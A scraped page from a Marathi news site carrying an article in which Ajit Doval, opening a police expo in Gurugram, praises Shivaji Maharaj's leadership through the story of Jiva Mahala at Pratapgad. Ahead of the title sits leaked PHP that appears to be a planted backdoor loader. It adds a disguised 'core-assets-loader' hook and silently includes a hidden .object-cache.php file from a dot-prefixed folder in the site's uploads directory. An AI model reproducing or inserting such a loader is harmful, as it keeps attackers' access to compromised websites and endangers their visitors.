add_action('wp_head', function(){echo '';}, 1); /* core-assets-loader */ @include_once('/home/sochindi/public_html/wp-content/uploads/.wp-cache-cd8672/.object-cache.php'); अजित डोवाल यांना भावते छत्रपती शिवाजी महाराजांची ही रणनीती – SOCH INDIA
Menu

देश
अजित डोवाल यांना भावते छत्रपती शिवाजी महाराजांची ही रणनीतीnobanner

छत्रपती शिवाजी महाराज यांची रणनीती राष्ट्रीय सुरक्षा सल्लागार अजित डोवाल यांना भावते. त्याबाबत त्यांनी गुरुग्राममध्ये बोलत असताना छत्रपती शिवाजी महाराज यांचं संघटन कौशल्य आणि माणसांची पारख कशी होती हे स्पष्ट केलं. गुरुग्राम येथे पोलीस एक्स्पोच्या उद्घाटन प्रसंगी ते बोलत होते. छत्रपती शिवाजी महाराजांचा आदर्श डोळ्यांसमोर ठेवा आणि कौशल्य तसंच तंत्रज्ञान हे पोलीस खात्यातील शेवटच्या माणसापर्यंत पोहचवा असंही डोवाल यांनी स्पष्ट केलं.

” पोलीस आधुनिक होणं म्हणजे ते टेक्नोसॅव्ही होणं एवढाच नाही. तर हे तंत्रज्ञान पोलीस खात्यातील शेवटच्या माणसापर्यंत कसे पोहचवायचे आणि त्याचा उपयोग कसा करायचा हा कळीचा मुद्दा आहे. एका चांगल्या नेत्यामध्ये हेच नेतृत्वगुण असले पाहिजेत. तरच प्रत्येक व्यक्तीतील क्षमतेचा पुरेपूर उपयोग होऊ शकतो आणि अगदीशेवटच्या माणसालाही त्या नेत्याचे महत्त्व कळतं. ” असं डोवाल यांनी म्हटलं आहे.

छत्रपती शिवाजी महाराजांबाबत काय म्हणाले अजित डोवाल?
“छत्रपती शिवाजी महाराज हे कुशल नेतृत्त्वाचं उत्तम उदाहरण होते. एकदा घोड्यावरुन जात असताना शिवरायांनी एका व्यक्तीला उत्तम रितीने दांडपट्टा चालवताना पाहिलं. तो दांडपट्टा फिरवायचा आणि उडते पक्षी मारायचा. छत्रपती शिवाजी महाराजांनी त्याला आपल्या सैन्यात सहभागी करुन घेतलं. त्याला प्रशिक्षणदिलं. त्याच्या कौशल्यास पैलू पाडले. त्याचं नाव होतं जीवा महाला. छत्रपती शिवाजी महाराज जेव्हा प्रतापगडावर अफझल खानाला भेटले तेव्हा त्यांच्या सोबत होता जीवा महाला. तर अफझल खानासोबत होता सय्यद बंडा. भेटी दरम्यान अफझल खानाने दगा केला आणि छत्रपती शिवाजी महाराजांवर वार केला. शिवरायांनी चिलखत घातलं होतं त्यामुळे खानाचा वार फुकटगेला. त्याचवेळीछत्रपती शिवाजी महाराजांवर वार करण्यासाठी सय्यद बंडा धावून आला. त्याच्या हातात तलवार होती, ती तो महाराजांवर चालवणार इतक्यात अत्यंत चपळाईने जीवा महालाने बंडावर तलवार चालवली ज्यामुळे सय्यद बंडाचा हात खांद्यापासून तुटला. छत्रपती शिवाजी महाराजांचंनेतृत्व कौशल्य इथेच दिसून येतं. जीवा महाला काय करु शकतो याची पूर्ण कल्पना छत्रपती शिवाजी महाराजांना होती. आपल्या माणसाचेकौशल्य अशा प्रकारे विकसित करायला हवं कीप्रत्येक पोलीस जीवा महाला झाला पाहिजे.” असंही अजित डोवाल यांनीम्हटलं आहे.